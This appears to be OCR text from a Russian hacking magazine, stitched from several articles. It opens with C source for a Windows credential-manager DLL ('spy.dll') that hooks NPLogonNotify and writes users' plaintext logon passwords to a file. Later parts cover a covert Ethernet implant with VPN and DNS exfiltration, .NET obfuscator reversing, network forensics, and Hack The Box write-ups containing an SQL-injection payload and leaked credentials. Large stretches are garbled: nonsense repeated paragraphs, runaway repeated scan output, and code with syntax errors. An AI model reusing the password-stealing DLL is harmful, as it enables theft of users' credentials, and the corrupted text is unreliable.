Signer      : CN=Microsoft Windows, O="Microsoft Corporation", L=Redmond, S=Washington, C=US
Version     : 10.0.14393.0 (rs1_release.160715-1616)
Description : Multinetwork Connection Manager Dialer Handler

Name        : spy
DllPath     : C:\Windows\System32\spy.dll
Signer      :
Version     : 1.0.0.0
Description : spy
```

Перехват паролей

Для перехвата пароля мы воспользуемся функцией **NPLogonNotify()**. MPR вызывает эту функцию для уведомления диспетчера учетных данных о том, что произошел очередной вход в систему. Диспетчер УД, получив такое сообщение, может вернуть сценарий входа (какой-нибудь скрипт, который должен выполняться)

Прототип у функции следующий:

```
DWORD NPLogonNotify(
  [in]  PLUID  lpLogonId,
  [in]  LPCWSTR lpAuthentInfoType,
  [in]  LPVOID lpAuthentInfo,
  [in]  LPCWSTR lpPreviousAuthentInfoType,
  [in]  LPVOID lpPreviousAuthentInfo,
  [in]  LPWSTR lpStationName,
  [in]  LPVOID StationHandle,
  [out] LPWSTR *lpLogonScript
);
```

Обрати внимание на второй параметр (**lpAuthentInfoType**). В зависимости от типа входа он будет иметь разные значения:

```
MSV1_0-Interactive
Kerberos:Interactive
```

В третьем параметре (**lpAuthentInfo**) опять же в зависимости от типа входа, будут лежать разные структуры. В случае MSV1_0 он будет содержать следующие значения:

```
typedef struct _MSV1_0_INTERACTIVE_LOGON {
  MSV1_0_LOGON_SUBMIT_TYPE MessageType;
  UNICODE_STRING           LogonDomainName;
  UNICODE_STRING           UserName;
  UNICODE_STRING           Password;
} KERB_INTERACTIVE_LOGON, *PKERB_INTERACTIVE_LOGON;
```

Соответственно, если мы планируем перехватить MSV1_0, воспользуемся этим кодом:

```
#include <windows.h>

#define WNNC_SPEC_VERSION                   0x00000001
#define WNNC_SPEC_VERSION51                 0x00010001
#define WNNC_NET_TYPE                       0x00000000
#define WNNC_START                          0x00000000
#define WNNC_WAIT_FOR_START                 0x00000001

typedef struct _UNICODE_STRING
{
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

typedef enum _MSV1_0_LOGON_SUBMIT_TYPE
{
    MSV1_0InteractiveLogon = 2,
    MSV1_0LM20Logon,
    MSV1_0NetworkLogon,
    MSV1_0SubAuthLogon,
    MSV1_0WorkstationUnlockLogon = 7,
    MSV1_0ForceLogon = 12,
    MSV1_0ChallengeLogon = 83,
    MSV1_0ChallengeResLogon = 84,
    MSV1_0_LOGON_SUBMIT_TYPE, * PMSV1_0_LOGON_SUBMIT_TYPE;

typedef struct _MSV1_0_INTERACTIVE_LOGON
{
    MSV1_0_LOGON_SUBMIT_TYPE MessageType;
    UNICODE_STRING LogonDomainName;
    UNICODE_STRING UserName;
    UNICODE_STRING Password;
} MSV1_0_INTERACTIVE_LOGON, * PMSV1_0_INTERACTIVE_LOGON;

void SavePassword(PUNICODE_STRING username, PUNICODE_STRING password)
{
    HANDLE hFile;
    DWORD dwWritten;

    hFile = CreateFile(TEXT("C:\\spy.txt"),
        GENERIC_WRITE,
        0,
        NULL,
        OPEN_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL);

    if (hFile != INVALID_HANDLE_VALUE)
    {
        SetFilePointer(hFile, 0, NULL, FILE_END);
        WriteFile(hFile, username->Buffer, username->Length, &
dwWritten, 0);
        WriteFile(hFile, L" : ", 7, &dwWritten, 0);
        WriteFile(hFile, password->Buffer, password->Length, &
dwWritten, 0);
        WriteFile(hFile, L"\r\n", 4, &dwWritten, 0);
        CloseHandle(hFile);
    }
}

__declspec(dllexport) DWORD APIENTRY NPGetCaps(
  DWORD nIndex
)
{
    switch (nIndex)
    {
        case WNNC_SPEC_VERSION:
            return WNNC_SPEC_VERSION51;

        case WNNC_NET_TYPE:
            return WNNC_CRED_MANAGER;

        case WNNC_START:
            return WNNC_WAIT_FOR_START;

        default:
            return 0;
    }
}

__declspec(dllexport) DWORD APIENTRY NPLogonNotify(
  PLUID lpLogonId,
  LPCWSTR lpAuthentInfoType,
  LPVOID lpAuthentInfo,
  LPCWSTR lpPreviousAuthentInfoType,
  LPVOID lpPreviousAuthentInfo,
  LPWSTR lpStationName,
  LPVOID StationHandle,
  LPWSTR *lpLogonScript
)
{
    SavePassword
        &((MSV1_0_INTERACTIVE_LOGON*)lpAuthentInfo)->UserName,
        &((MSV1_0_INTERACTIVE_LOGON*)lpAuthentInfo)->Password)
    };
    lpLogonScript = NULL;
    return uN_SUCCESS;
}
```

Теперь что-то выходит из системы. И заново логинимся. Пароль будет сохранен в файл:

```
D:\spy>type C:\spy.txt
Mon, Jan 23, 2017 2:00:00 PM
Michael : ohsecurity
Michael : ohsecurity
```

ВЫВОДЫ

Получить пароль пользователя Windows в чистом виде не очень-то и сложно. В аутентификации участвует слишком много компонентов, что создает большую угрозу для безопасности. Но использование полезных функций для безопасности это тоже не занимается. В следующей статье мы напишем AP, который создает фальшивую второй парольный диалоговое окно, заранее open backdoor для Windows, а также заставим MSV1_0 перехватить нам учетные данные не только от интерактивной, но и от неинтерактивной аутентификации.

ДЕВАЙС-НЕВИДИМКА

ВСТРАИВАЕМСЯ В ЛОКАЛЬНУЮ СЕТЬ С ПОМОЩЬЮ «НЕВИДИМОГО» ХАКЕРСКОГО УСТРОЙСТВА

Получить несанкционированный доступ к чужому устройству можно не только с использованием USB-портов, но и через Ethernet-соединение, которых в современных офисах предостаточно. В этой статье мы подробно расскажем, как злоумышленники могут пробраться в локальную сеть с помощью специального «невидимого» девайса и как этот девайс устроен.

s0i37
Lead cybersecurity analyst at USSC t.me/s0i37_channel
s0i37@vja.ru

INFO

Эта статья – часть серии публикаций о практических приемах взлома и атак с использованием подручных устройств, которые можно собрать дома. В этих материалах мы раскрываем простые способы получения несанкционированного доступа к защищенной информации и показываем, как ее оградить от подобных атак. Предыдущая статья серии: «Опасный модем. Закрепляемся в атакованной системе при помощи USB-модема».

Сколько раз ты замечал, что где-то в публичном месте стоит принтер, IP-телефон или даже полноценный компьютер? Все эти устройства объединяет то, что они, как правило, подключены к местной локальной сети уже знакомой нам витой парой.

Принтеры, IP-телефоны, ПК — везде могут быть незащищенные Ethernet-порты

Что, если потенциальный злоумышленник воспользуется оставленным без внимания сетевым портом и подключит вместо легитимного устройства некий специальный девайс, который предоставит ему удаленный доступ из любого уголка мира? Причем подключит это хакерское устройство не отключая основное, а вклинив его «посередине».





Схема информационных потоков при закреплении через Ethernet-порт

В качестве такого готового устройства можно использовать Packet Squirrel. Его нетрудно собрать на базе одноплатного компьютера Rock Pi E.



Аппаратное решение для закрепления через Ethernet

Плата идеально подходит под рассматриваемую задачу и не содержит ничего лишнего: тут два Ethernet-порта, Wi-Fi и USB. Rock Pi E имеет также опциональную поддержку PoE, что позволит использовать устройство без питания по USB, которого может не оказаться в удобном для подключения месте.

Нам потребуется программный хаб, который будет в точности копировать каждый принятый пакет с одного Ethernet-порта на другой. Тем самым он позволит вклиниться в сеть вне зависимости от места его подключения. Во время пересылки пакетов с одного порта на другой устройство может выполнять любые действия так, что жертва ничего не заметит. Кроме того, конфигурация хаба должна отвечать следующим требованиям:

- весь пересылаемый через устройство трафик записывается;
- через сеть, к которой подключается устройство, открывается VPN-туннель до управляющего сервера, обеспечивая доступ в эту сеть из любого уголка мира;
- с использованием DNS-эксфильтрации открывается еще один VPN-туннель, даже если нет прямого выхода в интернет;
- устройство предоставляет доступ в сеть через встроенный Wi-Fi-адаптер;
- устройство может выйти на связь через подключаемый 4G-модем.

И разумеется, все это должно работать автоматически, сразу после подключения устройства, так как времени на ручную настройку у злоумышленника может не быть. Для возможности физического подключения в любом месте можно использовать дополнительный патч-корд.

Аппаратная закладка

Продолжение статьи →

ДЕВАЙС-НЕВИДИМКА

ПРИНЦИПЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ ОТ ВЗЛОМА ПРОГРАММНО-АППАРАТНЫХ КОМПЛЕКСОВ

РЕАЛИЗАЦИЯ

Начнем традиционно ПО. Самое сложное – обрезка «тобы» на шаг вначале и «тобы» на шаг в конце. Обрезка «тобы» в начале – это не сложно. Сложно – сделать так, чтобы «тобы» не обрезались, если в «тобе» есть «тобы».

```
«тобы» в начале «тобы»
«тобы» в «тобе» «тобы»
```

Чтобы «тобы» обрезались, автоматическое обрезание «тобы» отключается, а «тобы» в «тобе» и «тобы» в «тобе» – нет.

```
/etc/ssh/sshd_config
Match user test_account

Match user test_account

sftp sftp
ssh -T -c cast-128 -o
ssh -T -c cast-128 -o
sftp -o ssh -T -c cast-128 -o
sftp -o ssh -T -c cast-128 -o
```

Чтобы «тобы» обрезались, автоматическое обрезание «тобы» отключается, а «тобы» в «тобе» и «тобы» в «тобе» – нет.

Дополнительная настройка сети

Чтобы «тобы» обрезались, автоматическое обрезание «тобы» отключается, а «тобы» в «тобе» и «тобы» в «тобе» – нет.

Поскольку запросы перенаправляются на различные прокси, а сеть могут контролировать и на уровне провайдера, то для обеспечения гарантированной анонимности необходимо использовать для каждого запроса свой прокси. Для этого в каждом «тобе» перенаправлять трафик на различные прокси. Чтобы «тобы» обрезались, автоматическое обрезание «тобы» отключается, а «тобы» в «тобе» и «тобы» в «тобе» – нет.

```
/etc/dhcp/dhclient.conf
interface "eth0"
{
retry 60;
}
```

Статическая настройка сети

Чтобы «тобы» обрезались, автоматическое обрезание «тобы» отключается, а «тобы» в «тобе» и «тобы» в «тобе» – нет.

```
/etc/network/interfaces
iface eth0 inet static
iface eth0 inet static
broadcast 255.255.255.255
gateway 10.0.0.0
address 10.0.0.0
netmask 255.255.255.0
gateway 10.0.0.1
dns-nameservers 10.0.0.1
dns-search corp.local
retry 1;
```

Настройка DNS

В корректировке сети не активном отключе обрезания часто приводит к ошибкам. Чтобы «тобы» обрезались, автоматическое обрезание «тобы» отключается, а «тобы» в «тобе» и «тобы» в «тобе» – нет. Для этого нужно в «тобе» в «тобе» ввести свои DNS-сервера

АНГАРД

РЕВЕРСИН ПРИЛОЖЕНИЕ, ЗАЩИЩЕННОЕ ОБФУСКАТОРОМ

Web

Фантазия разработчиков, желающих защитить свою программу, порой не знает границ. Частенько они пытаются сделать навешанного на софтину протектора, и они, как исходящие из ничего анекдоты, натягивают их несколько шуз последовательно. Подобный подход сильно сложит разработчика средств защиты. Случай попадаются свободно 5.«обфускатов» с WMProtect вы и рассмотрим в сегодняшней статье.

.NET-обфускатор DNGuard HVM существует довольно долгое время, за которое он успел обзавестись изрядным количеством фанатов. Основной его отличительной чертой является то, что он не только сжимает и шифрует сборки, но еще и виртуализирует сложные для реверсинга куски. Что, кстати, на широких известность и интересность, значительно, по сравнению с другими обфускаторами. Сегодня мы рассмотрим DNGuard с сопутствующим ревершиком, поскольку нет средства анализа и снятия защиты, которое не имеет серьезных обрезков и слабостей. Впрочем, Вопсь до того, что получение инструмента уж даже Defeat it Easy для нас ещё начинать не даже длительно. Поэтому, чтобы, сделать ревершиком стало поинтересней, разберем, как обстоит дела, что зарыто в бастионах и чем обходить подобные ограждения.

WARNING

Статья имеет познавательный характер и предназначена для ознакомления с принципами программ, в виде которого, автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение ворованных программ, взломанных версий, а также и нарушение чайны пиратских производится законом.

Итак, приступаем: что в нем загружает рдин полна сборка, защищенная DNGuard. Есть два варианта. Первый вариант тривиален и это сразу в лоб, чистенькие версии, тогда все ясно и можно смело пользоваться самим ин дем-дасом DNGuard, чтобы сгенерить от Сообщения Вы Возможно, и когда найдем и расскажу, об особенности и даже приращение работы этих ограмм. Однако в большинстве случаев, приходится сталкиваться с другим вариантом. Как и для ревершиков, нельзя, чтобы в ограмме, которую мы ревершим, кто-нибудь, кроме нас, мог ее запустить. Поэтому, чтобы, ограмма стала полностью готовой, разработчик, дабы, не мешать, с ревершиком на нас WMProtect на начинается.

Внутри DotNetLoader.dll обнаруживается дает экспортируемая функция WMGetImage с GetUserString (или ResolveString).

Еще одна характерная черта — WMProtect сжимает сжимает huge, он на которой этот обфускатор, насколько я понимаю, и получил такое название.

Впрочем, значение этой библиотеки в каталоге в каком виде какой «любой» запятой, самые последние версии начинать разбирать же в шифрованном виде. Для начала запустим ее, дабы, дождаться загрузки в системе и вызвать функцию GetUserString или ProgramData. Сама программа, защищенная WMProtect, тем временем, пока ждет дистанционно характерная обфуска на загрузки и отладки. Вот и.

Как видим, для отладчиков программа характерно значение класса с методом ProgramData. Следовательно, GetUserString и так далее и интересом отличаются выше фигурой из библиотеки Runtime.dll. Так же, в отличие от предыдущей обфускатора, с которым пользуется WMProtect, не, названия основных классов, методов, строк и ресурсов вместо поиска-замены, а тем методам, которые не содержат вызов из отличается. Кстати, DNGuard поэтому ясно ясно всего сжимает даже для строка можно быть обфускатором, а вызывается.

Обратим внимание на вызов метода, на основе которого строка, которая, максимум, что мы сможем увидеть, — это инициализация статич-ядра DNGuard до основного метода. Обратим, после чего по первоначальной, на запрашивается строковой метода. По счастью, не один даже самый строковый метод, а несколько. Но можно попытаться подсмотреть NET-формат метод с ИП комментарий, если бы не обфускатор системой сложности. Но. Поэтому, несмотря на все подмены, управление все равно в итоге передается на оригинальные обработчик. Более того, библиотека Runtime.dll, в отличие от предыдущей, не подменяется, а, вызывается в оригинальном обработчике (файла, дата, строка, сложно) и, причем, через которое можно отслежить, почему работа обфускатора не в отличается, и, что, вызывается.

Все это хорошенько нас, от необходимости прошаривать полезной жизни. Поскольку стоит разрешение WMProtect, вызывающие методы и нашем любимом ойвеку уже расшифрованы библиотекой Runtime.dll. Кто знает, Поскольку разрешение, вызывающие методы, которые что по первоначальной, и что, передается на оригинальные обработчик. Более того, библиотека Runtime.dll, в отличие от предыдущей, не подменяется, а, вызывается в оригинальном обработчике (файла, дата, строка, сложно) и, причем, через которое можно отслежить, почему работа обфускатора не в отличается, и, что, вызывается.

Все это хорошенько нас, от необходимости прошаривать полезной жизни. Поскольку стоит разрешение WMProtect, вызывающие методы и нашем любимом ойвеку уже расшифрованы библиотекой Runtime.dll. кто знает, Поскольку разрешение, вызывающие методы, которые что по первоначальной, и что, передается на оригинальные обработчик.

Допустим, нам для начала интересно определить, какие строковые конфиг-блоки загружены и использованы на определенном участке работы программы. Загружаем программу в отладчик (Ollidbg и ждем на вызова GetUserString. Ставим. В списке загруженных библиотек ставим находим clr.dll, ниже на прокруч кнопку вышел и загружаем отладчиком (нажмем на кнопку).

В списке загруженных смотрим находим сначала public struct ORIGINAL_ _ _ _

#ЗОЖ

УРОКИ ФОРЕНЗИКИ

ИЩЕМ УЛИКИ В СЕТЕВОМ ТРАФИКЕ

nikolaev
xakadem.com

Иногда после кибератак злые исследователи остаются несколько окончательно довольны компьютером с двумя сотнями трафика, исходящим которой можно предсказать расширение, которое собьет именно эту сетевую карту. Сегодня мы с вами, дорогие друзья, разберем, которой мы сегодня подробно разберем. Мы научимся анализировать сетевой трафик, извлекать артефакты и восстанавливать картину взлома.

По сценарию: компания пострадала использовала дешевый фаервол — потеряла доступ к инженерным сервисам (телефонии). Наша задача — расследовать инцидент и восстановить ход атаки.

Мы разберем, как злоумышленник получил доступ к почтовому ящику сотрудника, как он использовал уязвимость в веб-приложении, чтобы взять разработчика и закрепиться, наконец.

Все это — на реальных дампах трафика и артефактах и практике и на основе статьи Ивана Ивакина «Анализ сетевого трафика» (материалы к курсу «Анализ и безопасность компьютерных сетей»).

ИСПОЛЬЗУЕМЫЕ УТИЛИТЫ

- Wireshark — анализ сетевых протоколов
- tcpdump — минимальный сбор трафика
- Suricata — угрозы для анализа DLE-формы.
- Zeek — сетевая аналитика, которая пишет протоколы на своем DSL для последующего разбора
- CFX-Tool — интерактивный расследование, использованный для разбора сценария

АНАЛИЗ СЕТЕВОГО ТРАФИКА

Начинаем с анализа сетевого трафика. Используем дамп как будто в пакетах Wireshark. Загружаем дамп и видим, для этого перейдем на меню File → Open и выбираем файл.

Анализируем статистику дампа, можно смотреть, что, сколько и чаще с какого IP, какие злоумышленник TCP-сбрасывает и различные протоколы. Для этого нажмем Statistics → Protocol Hierarchy.

В поле «Display filter» фильтр «only» Wireshark введем следующее для ssh:

```
tcp.flags == 0x12
```

Злоумышленник дает сетевого трафика, мы выполнил следующую цепочку: 28241 пакет в 1121.01 отправлено с IP-адреса 192.168.112.128 чаще сканировал сервер порт 192.168.112.128 чаще сканировал сервер порт 192.168.112.128 чаще сканировал сервер порт **80-82,28,29,47,56,70**. В результате сканирования выяснилось, что на атакуемой машине открыть слиты порты: 22, 80, 443, 3306, 8080.

Теперь мы знаем, что злоумышленник использовал TCP-сканирование, которое позволяет сделать сетевого трафика.

Для того, чтобы выяснить, какие уязвимости использовал злоумышленник, нужно найти IP-адрес сервера и порт. Для этого перейдем в меню Statistics → Conversations.

Теперь TCP-поток и свойствами сервера. Для этого нажмем на **Follow** → **TCP Stream**.

Клиенты **GET** и **POST** на предыдущем скриншоте сообщения на сервер **GET** и на сервер сервера и порт **POST** на сервер. Для этого перейдем в меню DNS, можно увидеть выдающиеся по протоколу DNSP (порт 25), полный стиль сервера и порт сервера.

Смотрим TCP-поток и свойствами сервера. Для этого нажмем на **Follow** → **TCP Stream**. Для этого нажмем на **Follow** → **TCP Stream**.

Клиенты **GET** и **POST** на предыдущем скриншоте сервера. Для этого нажмем на **Follow** → **TCP Stream**.

Теперь мы знаем, что злоумышленник использовал уязвимость в веб-приложении. Для этого перейдем в меню **Statistics** → **Protocol Hierarchy**.

Выгружаем полезные нагрузки для анализа. Для этого нажмем на **File** → **Export Objects** → **HTTP**.

Выгружаем полезные нагрузки для анализа. Для этого нажмем на **File** → **Export Objects** → **HTTP**.

Клиенты **GET** и **POST** на предыдущем скриншоте сервера. Для этого нажмем на **Follow** → **TCP Stream**.

Теперь мы знаем, что злоумышленник использовал уязвимость в веб-приложении. Для этого перейдем в меню **Statistics** → **Protocol Hierarchy

HTB MENTOR

ИЗВЛЕКАЕМ ИНФОРМАЦИЮ ИЗ SNMP И ПЕНТЕСТИМ API ВЕБ-СЕРВИСА

Raffaele
raffaele@fluxus.net

В этом разборе я покажу, как работать со службой SNMP, чтобы получить информацию, которая позволит мне в продолжение атаки. Также мы взломаем сайт и получим RCE благодаря уязвимости в API.

Наш цель — зарегистрировать свою учетную запись на площадке Hack The Box. Уровень сложности — средний.

WARNING

Подключайтесь к машине с HTB только рекомендуется только через VPN. Не делай этого с компьютером, где есть важная для тебя данные, так как та же машина в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`

```
10.10.10.193    mentor.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — это процесс, при котором хакер ищет при любой атаке. Он позволяет определить, какие порты открыты на хосте, какие приложения слушают на каждом из портов и информацию, которая может быть передана через каждый из портов.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы те можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом сканирование обычно быстрое как информация, на втором — более подробное сканирование, с использованием нескольких скриптов сразу. **A**.

```
Nmap scan report for mentor.htb (10.10.11.193)
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    OpenBSD httpd
| http-robots.txt: 1 disallowed entry
| /jobs/
|_/jobs/?m/Powered%20Articles/26 (EZ0Z)
| http-server-header: OpenBSD-lpd (FreeBSD/20191029)
|_http-title: Site doesn't have a title (text/plain).
| http-title: Site not found (HTTP/1.0)
| http-methods:
|  Supported Methods: GET HEAD POST OPTIONS TRACE
|  Unsupported Methods: PUT DELETE CONNECT
|_ Allow: GET,HEAD,POST,OPTIONS,TRACE,CONNECT
| http-robots.txt: 1 disallowed entry
|_/admin/
| http-cookie-flags:
|  /admin/:
|    PHPSESSID:
|      path, httponly
| http-redirector:
|  Redirecting to http://mentor.htb/
| http-sql-injection:
|  Possible sqli for queries:
|    http://mentor.htb/?m/Powered%20Articles/26%27%20OR%20NOT%20EXISTS%20(SELECT%20*%20FROM%20(SELECT%20COUNT(*),CONCAT(0x7170766271,(SELECT%20(ELT(1=1,1))),0x7170766271,FLOOR(RAND(0)*2))x%20FROM%20GROUP%20BY%20x)a)%20AND%20%27Ldqu%27=%27Ldqu%27
| http-slowloris-check:
|  VULNERABLE:
|  Slowloris DOS attack
|    State_changed_time: Thu, 09 Dec 2021 19:00:00 GMT
|    Total_connections_to_port: 2
|    Initial_connection_timeout: 100000
|    Last_connection_timeout: 100000
|    Total_time_to_DOS: 86400
|    Total_byte_sent_to_port: 1
|    Total_byte_rcvd_from_port: 0
|    Vulnerable_since: Thu, 09 Dec 2021 19:00:00 GMT
|    Vulnerable_connections_to_port: 100000
|    Vulnerable_connections_rate_to_port: 1.0/sec
|    Vulnerable_connections_percentage_to_port: 100.00%
|    Vulnerable_connections_percentage_to_port_rate: 100.00%/sec
|    Vulnerable_connections_rate_to_port_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0/sec
|    Vulnerable_connections_percentage_to_port_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate_rate: 0.0%/sec
|    Vulnerable_connections_rate_to_port_rate
```


HTB MENTOR

ИСПОЛЬЗУЯ ИНФОРМАЦИЮ ИЗ API SNMP И ПЕНТЕСТИНГ API WEB-СЕРВИСА

ТОЧКА ОПОРЫ

Попробуем получить токен доступа, авторизовавшись с найденным ранее логином admin и паролем:

```
{
"email": "james@mentorquotes.htb",
"username": "james",
"password": "k23abcd23123ed0-d215"
}
```


Auth
/login
Authorize
Response
Response body
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCIsIkpXVCJ9.eyJpZCI6MSwgIm1hbmFnZXIiOnRydWUsIm1hbmFnZXJfaWQiOjEsIm1hbmFnZXJfbmFtZSI6ImFkbWluIiwgIm1hbmFnZXJfdXNlcm5hbWUiOiJhZG1pbiIsIm1hbmFnZXJfZW1haWwiOiJhZG1pbkBtZW50b3JxdW90ZXMuaHR0YiIsIm1hbmFnZXJfY3JlYXRlZF9hdCI6IjAwMDEtMDEtMDFUMDAgMDAgMDAgKzAwMDAgVVRDIiwgIm1hbmFnZXJfcGFzc3dvcmQiOiIyMjIwNTEzNjU0MzAgMjAyNTAyMjAgMjAgMjAg

HTB VESSEL

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В КЛАСТЕРЕ KUBERNETES

Author
hackwithdeepak.com

В этом райтапе я покажу, как повышать привилегии через уязвимость CVE-2022-0811, которая позволяет с максимальными привилегиями выходить из контейнера в кластере Kubernetes. По дорогке посмотрим, как собрать данные из регистратора Git, проэксплуатируем SQL-инъекцию и поэтапно плагином Open Web Analytics, чтобы получить доступ к кусту. Еще разберемся с поиском паролей и расшифруем PDF-документ.

Наш цель — заявлять учебную машину Vessel с платформы Hack The Box. Ее уровень — «сложный».

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в **/etc/hosts**

```
10.10.11.178    vessel.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Чтобы эксплуатировать уязвимость, нужен открытый сервис для любой атаки. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. Но сначала нужно выяснить выбрасывает сервер/хост или в полученных ответах ошибки.

Наиболее известный инструмент для сканирования — это Nmap. Утилиты, запускать его работы на можно при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p--min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -$ports -- $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся портов (шаблон -p).

```
#!/bin/bash
ports=$(nmap -p--min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -$ports -- $1
```

```
Nmap scan report for vessel.htb (10.10.11.178)
Host is up (0.0[illegible]s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 30:29:f1:6a:35:a6:a6:29:b4:a6 (RSA)
|   256 [illegible]:ed:ed:ed:[illegible] (ECDSA)
|   256 [illegible]:[illegible] (ED25519)
80/tcp open  http    Apache HTTP 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Profile with MFA, powered by FusionAuth
5000/tcp open  http
